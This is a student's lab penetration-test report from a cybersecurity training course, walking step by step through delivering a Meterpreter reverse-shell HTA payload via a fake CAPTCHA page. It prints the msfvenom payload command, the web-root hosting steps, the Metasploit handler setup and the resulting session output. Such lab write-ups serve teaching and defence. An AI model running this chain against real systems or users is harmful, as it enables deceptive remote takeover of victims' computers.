

PENETRATION TESTING ASSESSMENT REPORT

FilelessMalwareDeliveryviaCAPTCHA-BasedSocialEngineering

Prepared by	Muhammad Adeel Tariq
Certification	CEH (EC-Council) Certified
Training Program	NAVTTTC-funded Cybersecurity Training, Corvit Institute, Rawalpindi
Classification	Educational / Controlled Lab Environment
Assessment Focus	Task - Fileless Malware Delivery

EXECUTIVE SUMMARY

This report documents a controlled laboratory exercise demonstrating a fileless malware delivery workflow using an HTA payload, Apache web hosting, a Metasploit handler, and a deceptive CAPTCHA-themed web page. The submitted evidence records successful execution and establishment of a Meterpreter session in the lab environment.

SCOPE

The assessment covers HTA payload generation, web-server hosting, listener configuration, CAPTCHA-style social engineering, controlled execution, and validation of the resulting session. The scope is limited to the documented Kali-to-Windows lab workflow.

Assessment context The practical illustrates how a user action can be chained with trusted Windows execution tooling to deliver an HTA-based payload. The report focuses on documenting the workflow and its evidence rather than expanding beyond the submitted material.


PRACTICAL WORKFLOW

Step-by-step reconstruction of the documented lab procedure.

STEP 1 - CREATE PAYLOAD

A Windows Meterpreter reverse-TCP payload was generated in HTA format for controlled delivery through the lab web workflow.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.185 LPORT=2222 -f hta-psh -o Login.hta
```

A terminal window on a Kali Linux machine showing the execution of the msfvenom command. The output indicates that no platform or architecture was selected, so it defaulted to Windows and x86. It also shows the payload size (354 bytes) and the final size of the HTA-psh file (7452 bytes). The file was saved as Login.hta.

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.185 LPORT=2222 -f hta-psh -o Login.hta  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of hta-psh file: 7452 bytes  
Saved as: Login.hta
```

Figure 1. Payload generation output recorded in the submitted evidence.


STEP 2 - START WEB SERVER

The Apache service was started

```
service apache2 start
```


and the generated HTA payload was placed in the web root so it could be retrieved by the lab target.

```
/var/www/html/
```

A terminal window showing the command to move the Login.hta file to the web root directory. The command is 'sudo mv Login.hta /var/www/html/'. The prompt shows the user is root after entering the password.

```
(kali@kali)-[~]  
$ sudo mv Login.hta /var/www/html/  
[sudo] password for kali:  
(kali@kali)-[~]  
$
```

Figure 2. Payload placement in the Apache web directory.

A terminal window showing the command to start the Apache service. The command is 'service apache2 start'. The output shows the service starting successfully.

```
(kali@kali)-[~]  
$ service apache2 start  
apache2 start/stop/restart: /etc/init.d/apache2  
(kali@kali)-[~]  
$
```

Figure 3. Apache service start evidence.

IMPLEMENTATION STEPS

Listener configuration and social-engineering page preparation.

STEP 3 - SETUP LISTENER (HANDLER)

A Metasploit multi-handler was configured to receive the reverse connection generated by the controlled execution workflow.

msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.88.185 set LPORT 2222

Run

```
[*] Run: Interrupted
msf exploit(multi/handler) > set LHOST 192.168.88.185
LHOST => 192.168.88.185
msf exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.88.185:2222
[*] Sending stage (190534 bytes) to 192.168.88.216
[*] Meterpreter session 1 opened (192.168.88.185:2222 -> 192.168.88.216:54732) at 2026-04-03 00:56:19 -0400
```

Figure 4. Handler configuration and session establishment evidence.

STEP 4 - CREATE FAKE CAPTCHA PAGE

A CAPTCHA-style social-engineering page was prepared to persuade the user to initiate the HTA delivery action.

The page used a verification-style interaction to trigger the documented HTA execution path.




Figure 5. CAPTCHA-themed interface used in the controlled exercise.

EXECUTION & VALIDATION

Final controlled execution and session validation.

STEP 5 - EXECUTE ATTACK

The documented execution sequence was recorded as follows:

- 1. The target opens the CAPTCHA-themed page.
- 2. The user selects the verification control.
- 3. The HTA execution path is triggered.
- 4. The reverse connection reaches the configured handler.

```
[*] Sending stage (190534 bytes) to 192.168.88.216
[*] Meterpreter session 1 opened (192.168.88.185:2222 → 192.168.88.216:54732) at 2026-04-03 00:56:19 -0400
```

Figure 6. Session output captured during execution.

RESULT & VALIDATION

The source records that a Meterpreter session was successfully created on Kali Linux after the CAPTCHA interaction. The final evidence also shows system information for the target environment.

```
meterpreter > sysinfo
Computer      : DESKTOP-LOUOQKP
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > █
```

Figure 7. Meterpreter system information captured after session establishment.

Recorded Target OS	Windows 10 22H2+ (10.0 Build 19045)
Architecture	x64
System Language	en_US
Domain	WORKGROUP
Meterpreter	x86/windows

ASSESSMENT SUMMARY

Key takeaways from the documented practical.

WHAT I LEARNED

This practical demonstrated the relationship between social engineering, trusted Windows execution components, web-based payload delivery, and command-and-control handling. It also reinforced the importance of controlling user-driven execution paths and validating the results of a security exercise with clear technical evidence.

VULNERABILITY CLASSIFICATION

Primary Classification	Fileless Malware Delivery / Social Engineering
Technique Focus	HTA-based execution using mshta
Delivery Vector	Deceptive CAPTCHA-themed web interaction
Security Risk	User-assisted execution of untrusted content can lead to unauthorized code execution.
Assessment Context	Controlled educational lab exercise

ENVIRONMENT DISCLAIMER

This report is based solely on the submitted practical material and is framed as an educational / controlled laboratory exercise. The available evidence supports the workflow and session result described above; implementation details not present in the source material have not been invented. No claim of testing against an unauthorized production system is made.